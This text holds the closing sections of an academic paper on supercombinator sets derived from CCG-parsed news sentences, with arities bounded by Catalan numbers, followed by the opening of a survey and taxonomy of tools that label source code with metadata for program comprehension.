


Fig. 8. Maximum arity of a supercombinator per supercombinator set created from input samples. Each input grammar generates one set, they were not merged yet at this stage.




Fig. 9. Comparison of cumulative incremental merge between older and newer approach, described in the section III-D.

the average arity is 21.84, with the median of 21 and the mode of 20. Standard deviation is almost identical, 7.95. The arity is important property of supercombinators, as with it we can find out the theoretical maximum amount of created supercombinators.

### B. Comparison of Approaches

We have described in the section III-D our performed tweaks to the algorithm. As this is the result section, we present the comparison results here. We have said that by allowing the same argument to be applied in one supercombinator more than once, we gain the reduction of elements.

To check our hypothesis, we have performed following experiment. We have taken the entire sample set and incrementally built a supercombinator set. This means that we have started with the first sample, created supercombinator set from it and then incrementally merged each next sample's set with it (see section III-C). In Fig. 9 we see that the growth of supercombinator amount in the form is lower in the case of our improved method. So these results confirm our hypothesis that the resulting form would contain fewer supercombinators.




Fig. 10. The amount of supercombinators in the final form divided by their arity.

TABLE III  
AMOUNT OF SUPERCOMBINATORS SEPARATED BY THEIR ARITY.

Arity	Amount	Catalan no.	Arity	Amount	Catalan no.
1	1	1	9	878	1430
2	1	1	10	1836	4862
3	2	2	11	3474	16796
4	5	5	12	5686	58786
5	14	14	13	8470	208012
6	42	42	14	11328	742900
7	128	132	15	13859	2674440
8	360	429	16	16099	9694845

### C. Scalability of the Supercombinator Form

You may notice from the Fig. 9 that the growth of our form seems to be linear. That is because the maximum arity of our input samples is rather high. In the Fig. 10 we show the amount of created supercombinators in the final set split by their arity.

The intuition tells us that the amount of supercombinators that can be created for each arity is limited. If we have a non-redundant form, there must be some amount that cannot be surpassed. The limit of theoretically possible supercombinators created from CFGs with binary rules is known as the Catalan number (9).

$$C(n) = \prod_{k=2}^n \frac{n+k}{k} \quad (9)$$

This fact makes sense, since we are using binary CFG rules, and one of the counting problems that Catalan number describes is the number of successive applications of a binary operator. Should we split our form by the arity, we see in Fig. 11 that in each case the total amount never surpasses the Catalan number. Note that 0th Catalan number equals to our arity of 1. As Catalan number grows exponentially, we use exponential y-axis in Fig. 11. Even with it, the Catalan number (red line) rises steeply, quickly surpassing the amount of created supercombinators of higher arities.

In Table. III<sup>4</sup> we see the amount of supercombinators taken

<sup>4</sup>We do not show the entire set for brevity.




Fig. 11. Arity split supercombinator form with a logarithmic scale along with the Catalan number limit.

from our set split by arity up to the number of 16. We obtain all theoretically possible supercombinators up to the arity of 6. Then we see that the amount of supercombinators with larger arities is orders lower than their corresponding Catalan number.

Although our set shows linear growth (blue line in Fig. 9), should we restrict the supercombinator creation process to some arity, we should see logarithmic growth. Arity restriction means that we do not allow any supercombinator with higher arity to enter the final set. As we use grammars that do not contain cycles, supercombinators cannot contain inside of them any higher or equal arity supercombinators, therefore our limiting does not require any special attention.

To demonstrate this limit, we have chosen to restrict arities starting above the number 8. This number has been chosen since it produces sizable amount of supercombinators yet the Catalan number for it is not that much higher, as it is for higher arities, see Table III. In Fig. 12 we see that our growth is now logarithmic, it does not surpass the limit imposed by the sum<sup>5</sup> of the first 8 numbers of the Catalan number (red line).

#### D. Identification of the Reoccurring Structures

Each supercombinator represents some part of a grammar structure. It is reasonable to assume that some structures do occur more often than others. That information is not available in our final set, since the set is not redundant. However, we can capture that information during the merge operation.

When we perform incremental growth of our form, we merge a supercombinator set created from one grammar with the rest of already created supercombinators. Therefore, we just need to count how many times has any supercombinator been merged. That would give us another parameter to our supercombinator form, the merge rate. In other words a number designating how many times has a certain supercombinator tried to enter the output set.

<sup>5</sup>We need to sum the first 8 numbers of Catalan number sequence, as the set now contains supercombinators with arities of the range from 1 to 8.




Fig. 12. Cumulative sum of supercombinators constrained with the arity of at most 8, along with the maximum limit, which is sum of the first 8 values of Catalan number.

TABLE IV  
FREQUENCY OF OCCURRENCE OF STRUCTURES.

Frequency interval	Amount	% After merge	% Before merge
$\geq 1000$	59	0.024	47.07
$< 1000, \geq 500$	43	0.018	3.38
$< 500, \geq 100$	317	0.129	7.33
$< 100, \geq 50$	348	0.141	2.77
$< 50, \geq 10$	2717	1.103	6.08
$< 10, \geq 5$	3794	1.54	2.78
$< 5, \geq 2$	19142	7.77	5.38
$=1$	219894	89.252	25.2

With this information, we can find out the most reoccurring structures inside the input data. We have split our final supercombinator set by the merge rate, see Table. IV. For better representation, we have split the set to intervals, so it could be more evident how many times has a unique supercombinator tried to enter the final set. In the second to last column that represents actual percentage of supercombinators in the final set after merge operation, we see that the majority of supercombinators are unique in the first place, as 89% have never been merged. Around 7.77% of supercombinators have been merged only once. Therefore we can conclude that only a fraction of supercombinators present in the final form occur frequently as structures in input grammars.

Now let's focus on that fraction. In the last column of the Table IV we see the actual rate of occurrence before merge operation. It is no wonder that the supercombinators that have been merged more than 1000 times have more than 47% of the share. These are the most occurring structures in the input set after all. In the Table V we show ten supercombinators that have been merged the most times. The number in the first (and fourth) row means its order in sequence and next to it is its composition, therefore (0,1) means that this supercombinator is composed of identity  $L^0$  supercombinator and the supercombinator in that table with the rank of 1,



TABLE V  
TEN MOST MERGED SUPERCOMBINATORS.

Rank	Arity	Merged	Rank	Arity	Merged
1 (0,0)	2	62008	6 (0,4)	6	16025
2 (0,1)	3	60114	7 (1,1)	4	14602
3 (0,2)	4	48851	8 (2,3)	5	12651
4 (0,3)	5	30343	9 (0,8)	5	8433
5 (1,0)	3	17028	10 (0,6)	7	7995

which is  $L^1 = \lambda x_1. \lambda x_2. L^0 x_1 + L^0 x_2$ <sup>6</sup>. We see that  $L^1$  exists in each set created from input grammars, as its merge rate equals the amount of grammars processed. Should we look at it from the CCG perspective, it represents a basic application of two elements.  $L^0$  also exists in all input grammars sets, yet it is not present in the table due to the implementation simplifications. It has the arity of 1 and it is always present in every supercombinator that we create.

Note that the supercombinator  $L^1$  has its rate of occurrence equal to the amount of grammars. We have not been counting how many times has this supercombinator been created while creating a single set from one grammar, we are only counting merge rate when merging already created supercombinator sets (created from input grammars) with the final set. This might be a threat to validity of this results, but we argue that even in the current state our process is able to identify the most reoccurring structures, as we are identifying structures in between the input CCG trees.

The second most occurring supercombinator has the arity of 3. It does not occur in all grammars however, as its merge rate is 60114. This is possible due to the fact that there exists another supercombinator with the arity of 3 that has the occurrence of 17028. Both of those supercombinators might be present in a single input set, since their arity is rather low. Yet we see that the first one occurs around three times more often than the second one.

We can say that we have found a way to identify the most reoccurring structures in our input samples. Each supercombinator directly translates to the structure. For better explanation, we present the Fig. 13 that contains two most occurring structures with the arity of 8. There are 429 possible permutations of supercombinators with the arity of 8, out of which only 360 existing in our set. Supercombinators in Fig 13 are the most occurring with that arity. We see that these structures are plain binary trees, the black nodes mark the spot where the arguments enter our supercombinator form, i.e. they represent the  $L^0$  supercombinator. Next to each tree is their merge rate. We see that the most occurring structure with the arity of 8 is the deepest possible tree for that amount of leaf nodes. Tree structure like that can represent a list structure. The second most occurring supercombinator with the arity of 8 contains the same structure with the arity of 5, and it contains above mentioned supercombinator  $L^1$  twice.




Fig. 13. Two most occurring supercombinators with the arity of 8.

## V. DISCUSSION

We have presented large scale experiments on CFGs that have been taken from the structure of CCGs samples from GMB corpora. This is in contrast to our previous work [4] where we have used generated Sequitur grammars. These grammars are representable by trees, like our current samples, but Sequitur CFG tree nodes can have zero-to- $n$  subtrees, where the trees of CFGs presented in this paper are binary. This means that current grammars tend to be narrower but they are also deeper. The largest supercombinator is represented by a tree with the depth of 22. It has the arity of 104, which means that it has 104 leaf nodes. It represents the longest sentence in the original GMB source.

Restriction to binary trees has allowed us to pinpoint the theoretical limit of our resulting form. In case of binary trees it is the Catalan number, and as we show, the amount of created supercombinators never surpasses the maximum possible amount set by this mathematical sequence. In fact, only supercombinators with the arity up to 6 are fully present in our final set. This result has been expected. A single natural language sentence can be parsed by CCG in multiple ways, caused by what is known as spurious ambiguity. Yet the final selected tree form is usually the most simple one. Therefore it is logical to expect that we won't have all possible supercombinators in our final form. Yet we have found out that a fraction, specifically 0.024% of supercombinators in the final form represents 47.04% of all structures in the input grammars that we have processed. This shows that natural language parsed with CCG tends to create similar structures rather than to create arbitrary ones. This conclusion is in order with the CCG spurious ambiguity property mentioned above.

The results presented in the section IV-D show that we can find the most used structures in the entire input set. This might be a little contribution to the field of grammar metrics as we can now measure, observe and locate the substructures of grammars. However, the purpose of this paper is not a creation of a new metric. This might be the topic of our future research.

The results from section IV-B show that we might obtain smaller final forms, should we allow the identical arguments to be treated individually. This reduces the amount of supercombinators, as we reuse already created supercombinators. The

<sup>6</sup>The composition of  $L^1$  is therefore (0,0).

downside of this approach is larger amount of connections between arguments and supercombinators. The main feature of our form, the non-redundancy, still stands, as no two supercombinators in the resulting set are equal.

## VI. RELATED WORK

As our algorithm processes grammars, our work relates with the field of grammar inference. Inference methods can transform linear text into a grammar form that we can further process and convert into non-redundant supercombinator set. There exist various methods of CFG (or their subset) inference, even from the positive samples only. Although due to Gold's theorem, it is not possible to infer grammar from positive samples purely algorithmically. Hrnčíč, Merník, Bryant and Javed used evolution algorithms [13] to circumvent that problem. Another methods might include the use of minimal adequate teacher, as used by Clark [14] or a rule based system presented by Dubey, Jalote and Aggarwal [15]. There are other methods to achieve that, De Higuera presents extensive survey of various grammar inference methods in [16]. Stevenson and Cordy in [9] describe methods of inference used in the software engineering.

As our results from the section IV-D indicate, our work might contribute to grammar metrics field. Grammar metrics are formal measurements of a grammar quality. Power and Malloy in [17] describe metrics and they split them into two types, size metrics and structure metrics. Črepinšek et al. build upon that and in [18] propose new metrics based on LR parsing. However, deriving new grammar metrics is not the purpose of this paper and would require additional research. But we believe that we might contribute this field in the future.

The algorithm from our work might be used to store grammars that are processed in a data-flow manner. This relates to the field of conceptualization [19], as supercombinators might represent concepts. Data obtained by such a process [20] can be transported into grammar forms and then processed with our algorithm. As our research is grammar based, it might also prove useful to the Domain specific language (DSL) field [21]. DSLs are useful small languages that work with the abstraction rather well. They are primarily targeted for human-computer communication [22], and the structure containing data non-redundantly might prove to be useful.

## VII. CONCLUSION

We have presented an improved version of supercombinator set acquisition algorithm in this paper. As in our previous version, this algorithm is capable to convert any CFG into a set of supercombinators accompanied with the arguments (terminal symbols). By application of arguments we obtain the input grammar back. The improvements presented here include non-removal of identical terminals in the creation of a supercombinator, using more efficient data structures and the unification of a merge process. Keeping the identical terminal symbols results into more compact form with less amount of supercombinators. Only drawback is the increased number of argument references.

We have performed experiments on a set of 62 008 sentences, taken from 10 000 news articles that are included in the Groningen Meaning Bank. The goal of our experiments was to prove that the supercombinator set is upper bound. We have found that in the case of binary CFGs, the limit is a mathematical sequence called Catalan number. Should we limit the supercombinators entering the final set by a relatively low arity (we have presented results limited with the arity of 8), the growth of that set is logarithmic and never surpasses the limit posed by the Catalan number.

Another experiments showed that our process can identify most reoccurring structures in input grammars. This might be a contribution to the field of grammar metrics. The results presented here show that supercombinator set obtained from natural language sentences contains only a small fraction of supercombinators that represent majority of structures in the input set, as our final set is non-redundant.

## REFERENCES

- [1] R. J. M. Hughes, "Super-combinators a new implementation method for applicative languages," in *Proceedings of the 1982 ACM symposium on LISP and functional programming*. ACM, 1982. doi: 10.1145/800068.802129 pp. 1–10. [Online]. Available: <http://dx.doi.org/10.1145/800068.802129>
- [2] P. Klint, R. Lämmel, and C. Verhoef, "Toward an engineering discipline for grammarware," *ACM Trans. Softw. Eng. Methodol.*, vol. 14, no. 3, pp. 331–380, Jul. 2005. doi: 10.1145/1072997.1073000. [Online]. Available: <http://dx.doi.org/10.1145/1072997.1073000>
- [3] J. Kollár, M. Sičák, and M. Spišiak, "Towards machine mind evolution," in *Computer Science and Information Systems (FedCSIS), 2015 Federated Conference on*. IEEE, 2015. doi: 10.15439/2015F210 pp. 985–990. [Online]. Available: <http://dx.doi.org/10.15439/2015F210>
- [4] M. Sičák and J. Kollár, "Supercombinator set construction from a context-free representation of text," in *Computer Science and Information Systems (FedCSIS), 2016 Federated Conference on*. IEEE, 2016. doi: 10.15439/2016F334 pp. 503–512. [Online]. Available: <http://dx.doi.org/10.15439/2016F334>
- [5] C. G. Nevill-Manning and I. H. Witten, "Identifying hierarchical structure in sequences: A linear-time algorithm," *J. Artif. Intell. Res. (JAIR)*, vol. 7, pp. 67–82, 1997. doi: 10.1613/jair.374. [Online]. Available: <http://dx.doi.org/10.1613/jair.374>
- [6] V. Basile, J. Bos, K. Evang, and N. Venhuizen, "Developing a large semantically annotated corpus," in *LREC 2012, Eighth International Conference on Language Resources and Evaluation*, 2012. [Online]. Available: <https://hal.inria.fr/hal-01389432>
- [7] E. M. Gold, "Language identification in the limit," *Information and control*, vol. 10, no. 5, pp. 447–474, 1967. doi: 10.1016/S0019-9958(67)91165-5. [Online]. Available: [http://dx.doi.org/10.1016/S0019-9958\(67\)91165-5](http://dx.doi.org/10.1016/S0019-9958(67)91165-5)
- [8] L. Onnis, H. R. Waterfall, and S. Edelman, "Learn locally, act globally: Learning language from variation set cues," *Cognition*, vol. 109, no. 3, pp. 423–430, 2008. doi: 10.1016/j.cognition.2008.10.004. [Online]. Available: <http://dx.doi.org/10.1016/j.cognition.2008.10.004>
- [9] A. Stevenson and J. R. Cordy, "Grammatical inference in software engineering: an overview of the state of the art," in *Software Language Engineering*. Springer, 2013, pp. 204–223. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-36089-3\\_12](http://dx.doi.org/10.1007/978-3-642-36089-3_12)
- [10] J. Kollár, M. Spišiak, and M. Sičák, "Abstract language of the machine mind," *Acta Electrotechnica et Informatica*, vol. 15, no. 3, pp. 24–31, 2015. doi: 10.15546/aei-2015-0025. [Online]. Available: <http://dx.doi.org/10.15546/aei-2015-0025>
- [11] M. Sičák, "Higher order regular expressions," in *Engineering of Modern Electric Systems (EMES), 2015 13th International Conference on*. IEEE, 2015. doi: 10.1109/EMES.2015.7158427 pp. 1–4. [Online]. Available: <http://dx.doi.org/10.1109/EMES.2015.7158427>
- [12] M. Steedman and J. Baldridge, "Combinatory categorial grammar," *Non-Transformational Syntax: Formal and Explicit Models of Grammar*. Wiley-Blackwell, 2011.

- [13] D. Hrnčič, M. Mernik, B. R. Bryant, and F. Javed, "A memetic grammar inference algorithm for language learning," *Applied Soft Computing*, vol. 12, no. 3, pp. 1006–1020, 2012. doi: 10.1016/j.asoc.2011.11.024. [Online]. Available: <http://dx.doi.org/10.1016/j.asoc.2011.11.024>
- [14] A. Clark, "Distributional learning of some context-free languages with a minimally adequate teacher," in *Grammatical Inference: Theoretical Results and Applications*. Springer, 2010, pp. 24–37. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-15488-1\\_4](http://dx.doi.org/10.1007/978-3-642-15488-1_4)
- [15] A. Dubey, P. Jalote, and S. K. Aggarwal, "Learning context-free grammar rules from a set of program," *IET software*, vol. 2, no. 3, pp. 223–240, 2008. doi: 10.1049/iet-sen:20070061. [Online]. Available: <http://dx.doi.org/10.1049/iet-sen:20070061>
- [16] C. De La Higuera, "A bibliographical study of grammatical inference," *Pattern recognition*, vol. 38, no. 9, pp. 1332–1348, 2005. doi: 10.1016/j.patcog.2005.01.003. [Online]. Available: <http://dx.doi.org/10.1016/j.patcog.2005.01.003>
- [17] J. F. Power and B. A. Malloy, "A metrics suite for grammar-based software," *Journal of Software Maintenance and Evolution: Research and Practice*, vol. 16, no. 6, pp. 405–426, 2004. doi: 10.1002/smr.293. [Online]. Available: <https://doi.org/10.1002/smr.293>
- [18] M. Črepinšek, T. Kosar, M. Mernik, J. Cervele, R. Forax, and G. Roussel, "On automata and language based grammar metrics," *Computer Science and Information Systems*, vol. 7, no. 2, pp. 309–329, 2010. doi: 10.2298/CSIS1002309C. [Online]. Available: <https://doi.org/10.2298/CSIS1002309C>
- [19] N. Carvalho, J. J. Almeida, M. J. Pereira, and P. Henriques, "Probabilistic synset based concept location," in *SLATE'12—Symposium on Languages, Applications and Technologies*. Alberto Simões and Ricardo Queirós and Daniela da Cruz, 2012. doi: 10.198/7062 pp. 239–253. [Online]. Available: <http://hdl.handle.net/10198/7062>
- [20] S. Ristić, S. Kordić, M. Čeliković, V. Dimitrieski, and I. Luković, "A model-driven approach to data structure conceptualization," in *Proceedings of the 2015 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 5. IEEE, 2015. doi: 10.15439/2015F224 pp. 977–984. [Online]. Available: <http://dx.doi.org/10.15439/2015F224>
- [21] D. Lakatos, J. Poruban, and M. Bacikova, "Declarative specification of references in dsls," in *Computer Science and Information Systems (FedCSIS), 2013 Federated Conference on*. IEEE, 2013, pp. 1527–1534.
- [22] S. Chodarev, "Development of human-friendly notation for xml-based languages," in *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016. doi: 10.15439/2016F530 pp. 1565–1571. [Online]. Available: <http://dx.doi.org/10.15439/2016F530>

# Labeling Source Code with Metadata: A Survey and Taxonomy

Matúš Sulír, Jaroslav Porubán  
Department of Computers and Informatics  
Faculty of Electrical Engineering and Informatics  
Technical University of Košice  
Letná 9, 042 00 Košice, Slovakia  
Email: {matus.sulir,jaroslav.poruban}@tuke.sk

**Abstract**—Source code is a primary artifact where programmers are looking when they try to comprehend a program. However, to improve program comprehension efficiency, tools often associate parts of source code with metadata collected from static and dynamic analysis, communication artifacts and many other sources. In this article, we present a systematic mapping study of approaches and tools labeling source code elements with metadata and presenting them to developers in various forms. We selected 25 from more than 2,000 articles and categorized them. A taxonomy with four dimensions – source, target, presentation and persistence – was formed. Based on the survey results, we also identified interesting future research challenges.

## I. INTRODUCTION

**D**URING their work, developers often encounter situations when they are trying to understand a program by looking at its source code, but the critical information they seek is not present in the code. Consider the following examples.

A small but tricky piece of code worked a few days ago, but now it does not. The programmer must open a web browser, navigate to the version control system (VCS) website and find the relevant commit. It refers to the issue tracking system, which is a separate website. After reading the whole, particularly long issue description and a multitude of related comments, he finally finds the reason of the malfunction.

Another programmer tries to comprehend a rather complicated algorithm. It is difficult to understand it just by looking at the code, so he decides to provide sample input data and debug the program using a built-in debugger of an IDE (Integrated Development Environment). While it is possible to display a value of any variable at any time, the debugger does not present any overview of values of a particular variable over time. Each time a program stops, the programmer must remember a value of interest and compare it with previous values in mind. As the capacity of short-term memory is very limited, the developer soon starts writing notes in a separate document. This, in turn, creates a burden of switching between two separate views (a split-attention effect [1]).

These two – at the first glance unrelated – scenarios have something in common: The information a developer needed was available *sometimes* or *somewhere*. But it was not available in the right place at the right time: in the IDE, and

associated with the particular piece of code the developer was looking at.

Many researchers have realized this problem and provided various approaches, methods and tools to partially solve some of its aspects. However, since authors use a rather large variety of terms to describe them, gaining an overview is difficult. For this reason, we decided to provide a survey of existing approaches and categorize them in a taxonomy.

Our general research questions for this survey are:

- **RQ1:** What various approaches (and tools implementing them) do exist to label parts of source code with additional metadata and present them to a programmer in order to improve program comprehension?
- **RQ2:** How can the approaches be categorized?
- **RQ3:** What observations and challenges can be concluded from the results?

## II. METHOD

We decided to conduct a systematic mapping study, which is a form of a systematic literature review (SLR). In contrast to an SLR, a mapping study has more general research questions [2] and the main goal is to classify research to categories, rather than provide precise quantitative results [3].

### A. Search Strategy

Since our view of literature through a notion of “source code labeling” is not very common and the terminology is inconsistent, we decided to try multiple different search strategies and combine their results.

1) *Manual Search:* First, we performed a manual search among all articles published in 8 journals and 4 conferences, selected by the authors’ discretion (partially inspired by a list in [4]). In this first part of the search process, arbitrary two years (2009 and 2012 in our case) were selected, as suggested by [5]. The journals of interest were:

- IEEE Transactions on Software Engineering (TSE),
- ACM Transactions on Software Engineering and Methodology (TOSEM),
- Computer Languages, Systems and Structures (COM-LAN),
- Science of Computer Programming (SCP),
- Journal of Systems and Software (JSS),

This work was supported by project KEGA 047TUKE-4/2016 Integrating software processes into the teaching of programming.

- Empirical Software Engineering (ESE),
- Information and Software Technology (IST),
- Journal of Software: Evolution and Process (JSEP), formerly known as Journal of Software Maintenance and Evolution (JSME),

and conferences:

- International Conference on Software Engineering (ICSE),
- International Conference on Program Comprehension (ICPC),
- Working Conference on Reverse Engineering (WCRE)
- and International Conference on Software Maintenance (ICSM).

A Scopus<sup>1</sup> query was constructed based on the criteria, the results list was exported as a CSV file and inspected in a spreadsheet processing program. A total of 1546 articles were manually assessed based on titles and abstracts, resulting in a list of 16 relevant articles.

2) *Keyword Search*: Continuing the methodology of Zhang et al. [5], we inspected the terminology used in articles obtained during the manual search and based on it, we constructed and tried multiple keyword-based search queries. The final Scopus query is as follows:

```
TITLE-ABS-KEY(
  ("source code" OR "program comprehension")
  AND
  ("tagging" OR "enriching" OR "augmenting"
   OR "labeling")
) AND SUBJAREA(COMP)
AND NOT SUBJAREA(bioc OR medi OR envi OR neur)
```

Basically, it searches the specified terms in titles, abstracts and keywords of computer science literature, excluding interdisciplinary research. The search yielded 85 results, of which 6 were newly found relevant ones.

The methodology by Zhang et al. [5] prescribes trying slightly different queries until one of them returns at least 80% of articles from the first (manual) phase. For the query presented above, this number was far below 20%. Broadening the terms caused the count of results to skyrocket. The number of false positives was high, without a significant positive impact on the relevant result count. For this reason, we decided to leave the methodology and continue with other techniques.

3) *References Search*: We searched for all forward and backward references of 22 articles collected so far. Again, we used Scopus.

Backward references mean all articles cited in the “References” section of particular papers. They are generally older than the article citing them. From 305 results, we considered 14 unique and relevant.

Forward references are articles for which a search engine knows they cite a particular paper. This is useful to find newer articles. Of 137 results, 3 were relevant and not yet found in previous searches.

4) *Other Sources*: Five more relevant articles were found recursively in the references of articles found during the phase of references search. Finally, we added three more papers present in the authors’ personal bibliography.

#### B. Inclusion Criteria

During the selection process, a paper was considered relevant if:

- it presented a new approach or tool to associate metadata with pieces of source code,
- the purpose of these metadata was to improve program comprehension
- and a form of presentation of these data to a programmer was described.

Examples of excluded articles are papers describing a labeling algorithm without discussing how to present results to developers, and purely empirical studies comparing existing approaches.

#### C. Final Article List

From the 47 selected articles, 17 were just descriptions of the same or similar idea in another research phase. Five were considered irrelevant after skimming or reading the full text.

The final article list thus contains 25 articles. For an overview, see Table II. Further details will be provided in section IV.

#### D. Data Extraction

The full text of 25 relevant articles was read, carefully watching for similar and distinguishing signs regarding source code labeling. Succinct notes about each article were written in a tabular form, gradually forming a taxonomy.

### III. TAXONOMY

First, we will introduce our taxonomy, answering **RQ2**. Similar to Dit et al. [6], articles (approaches) were evaluated according to multiple criteria, called dimensions. For each dimension, an article can belong to one or more attributes.

Our taxonomy has four dimensions: source, target, presentation and persistence. For an overview, see Table I. Now we will describe the dimensions and attributes in detail.

#### A. Source

A “source” dimension denotes where the metadata were originally available before they were assigned to a part of source code. The most problematic source is human mind. In order to obtain information present only in the memory of the programmer, he must manually enter these data into a system for each artifact which should be labeled. The most primitive kind of a label with a “source” of type *human* is a traditional source code comment. The developer writes the label – a natural language text easing program comprehension – above a piece of code. The assignment of the comment to a piece of code is therefore performed by its positioning.

Approaches categorized as *code* analyze the source code of a system without executing it, i.e., using static analysis.

<sup>1</sup><http://www.scopus.com>

TABLE I  
A SOURCE CODE LABELING TAXONOMY.

Dimension	Attribute	Description
<b>Source</b>	<i>human</i>	Manually entered information, previously present only in human mind.
	<i>code</i>	Results of static source code analysis.
	<i>runtime</i>	Results of the program execution; dynamic program analysis.
	<i>interaction</i>	Interaction patterns of a single developer in the IDE.
	<i>collaboration</i>	Collaboration artifacts of multiple developers like VCS commits or e-mails.
<b>Target</b>	<i>folder</i>	A directory or a package.
	<i>file</i>	A file or a class.
	<i>multi-line</i>	A multi-line part of a file, e.g., a method.
	<i>line</i>	One line in a file, such as a variable declaration.
	<i>line part</i>	A character range, e.g., a method call.
<b>Presentation</b>	<i>code view</i>	The editable source code view is augmented with metadata.
	<i>existing view</i>	Other existing views in an IDE (e.g., a package explorer) are augmented.
	<i>separate view</i>	A separate view is created just to present the information of interest.
<b>Persistence</b>	<i>internal</i>	The metadata is stored directly in the source code file (e.g., using a comment).
	<i>external</i>	A separate file, database or server is used to store the labels.
	<i>none/unknown</i>	The metadata are only presented to the user, but not stored; or a method of persistence was not mentioned in the article.

Useful metadata can be collected by execution of the program, using some form of dynamic analysis. These approaches are marked as *runtime*. The analyzed program must be buildable (which is often a problem [7]) and automated tests should be available (or the program must be executed manually).

For tools utilizing the *human* source, a programmer must purposefully enter the metadata with a sole intention that they will improve program comprehension. This is expensive on human resources. On the other hand, *interaction* data are collected automatically, possibly without the developer even knowing it (although that would be unethical). Using heuristics, these tools can infer relationships between artifacts from captured keystrokes, mouse actions, or even eye gazes [8].

As software engineering is not an individual activity, collaboration artifacts are formed naturally as the team communicates and collaborates. These artifacts include e-mails, instant messages, forum posts and VCS commit messages. These artifacts are often poorly or nowise connected with the relevant source code. The purpose of *collaboration* approaches to code labeling is to fill this gap.

Many tools use a combination of multiple methods. For example, a static analysis may be used to assign source code artifacts their documentation; then a user must manually confirm or reject the suggested links [9].

### B. Target

The purpose of source code labeling is to assign metadata to a particular piece of code. Subject of the “target” dimension is what that “piece of code” means.

This is quite a problematic question, as there are two separate views: file-based and element-based. Some tools assign metadata to files, lines and character ranges. Other assign them to classes, methods, variables, method calls, etc. These views are often mixed in one tool. Furthermore, it is not clear whether a code bookmark, labeling a line containing just a variable declaration, relates to the line or to the declaration. Therefore, we decided to mix the views in our taxonomy.

The attributes are sorted according to granularity. A *folder* represents a package in some object-oriented languages. A *file* often corresponds to a whole class. Method and function definitions are *multi-line* elements. Elements considered *line* include variable declarations. We decided to consider method calls and variable usages *line parts*.

### C. Presentation

Once the metadata were retrieved and associated with a proper source code segment, it should be presented to the developer in order to be useful.

